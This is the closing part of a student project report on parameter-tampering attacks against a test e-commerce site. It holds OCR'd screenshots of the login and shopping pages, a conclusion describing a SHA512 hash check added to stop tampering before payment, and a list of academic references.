


vivek@gmail.com

•••••••••••

Figure 6.2 – Login page

Shopping Page:



Shopping Page!

localhost/test/afterSignIn.php

E - Commerce Website

vivek@gmail.com

Logout

Items

Galaxy S23 FE

Owner : Samsung

₹49000

Add Item

OnePlus 11 5G

Owner : OnePlus

₹56998

Add Item

Samsung Galaxy S23 Ultra 5G

Owner : Samsung

₹150000

Add Item

Your Order

Item Name :

Amount :

Proceed Securly* Confirm

Checkout

Apple iPhone 15

Owner : Apple

₹80000

Add Item

Apple iPhone 15 Pro Max

Owner : Apple

₹170000

Add Item

realme narzo 60X 5G

Owner : Realme

₹25000

Add Item

Motorola razr 40 Ultra

Owner : Motorola

₹120000

HP Laptop 15s, 12th Gen Intel Core i5

Owner : HP

₹67000

Add Item

Acer Aspire 5 Gaming Laptop i7 12th gen

Owner : Acer

₹86000

Add Item

ASUS Vivobook 15, IntelCore i7

Owner : ASUS

₹81000

Add Item

Dell Inspiron 5320 Laptop, Intel core i7

Owner : Dell

₹73000

Figure 6.3 – Shopping page

Chapter 7

CONCLUSION & FUTURE WORK

In this project, we have demonstrated how Parameter tampering attack can be performed on a real time website. This vulnerability can cause huge loss to an organization. We found that an attacker can perform parameter tampering when applications are developed without properly validating the characters that will be accepted by the web application. So, we have implemented SHA512 algorithm in our e-commerce website, which converts sensitive data of any length into a fixed-size string. Before forwarding the data to the payment gateway, we are verifying and validating the hash value to check whether the parameter is tampered or not. Therefore, by implementing these preventive techniques we are avoiding Parameter tampering attack on our website, which enhances the security and trust of customers.

REFERENCES

[1] Jose, L., Khanna, M. R., Meganathan, D., & BT, P. K. Web Based Parameter-Tampering on Shopping Site using Burp Suite Testing.

[2] Yu, L., Chen, L., Dong, J., Li, M., Liu, L., Zhao, B., & Zhang, C. (2020, July). Detecting malicious web requests using an enhanced texting. In 2020 IEEE 44th Annual Computers, Software, and Applications Conference (COMPSAC) (pp. 768-777). IEEE.

[3] Gupta, U., Raina, S., Verma, P., Singh, P., & Aggarwal, M. (2020). Web Penetration Testing. International Journal for Research in Applied Science and Engineering Technology, 8(5), 56-60.

[4] Idris, M., Sharif, I., & Winan, I. (2022). Web Application Security Education Platform Based on OWASP API Security Project. EMITTER International Journal of Engineering Technology, 246-261.

[5] KAMATAGI, A. P., UMADI, R. B., & Sujith, V. (2020, July). Development of energy meter monitoring system (EMMS) for data acquisition and tampering detection using IoT. In 2020 IEEE international conference on electronics, computing, and communication technologies (CONECCT) (pp. 1-6). IEEE.

[6] Sahin, M., Hébert, C., & Cabrera Lozoya, R. (2022, June). An approach to generate realistic HTTP parameters for application layer deception. In International Conference on Applied Cryptography and Network Security (pp. 337-355). Cham: Springer International Publishing.

[7] Bisht, P., Hinrichs, T., Skulski, N., Bobrowicz, R., & Venkatakrishnan, V. N. (2010, October). No tamper: automatic blackbox detection of parameter tampering opportunities in web applications. In Proceedings of the 17th ACM conference on Computer and communications security (pp. 607-618).

[8] Skrupsky, N., Bisht, P., Hinrichs, T., Venkatakrishnan, V. N., & Zuck, L. (2013, February). TamperProof: a server-agnostic defense for parameter tampering attacks on web applications. In Proceedings of the third ACM conference on Data and application security and privacy (pp. 129-140).

[9] Bisht, P., Hinrichs, T., Skrupsky, N., & Venkatakrishnan, V. N. (2014). Automated detection of parameter tampering opportunities and vulnerabilities in web applications. Journal of computer security, 22(3), 415-465.

[10] Murphy, D. T., Zibran, M. F., & Eishita, F. Z. (2021, June). Plugins to detect vulnerable plugins: An empirical assessment of the security scanner plugins for wordpress. In 2021 IEEE/ACIS 19th International Conference on Software Engineering Research, Management and Applications (SERA) (pp. 39-44). IEEE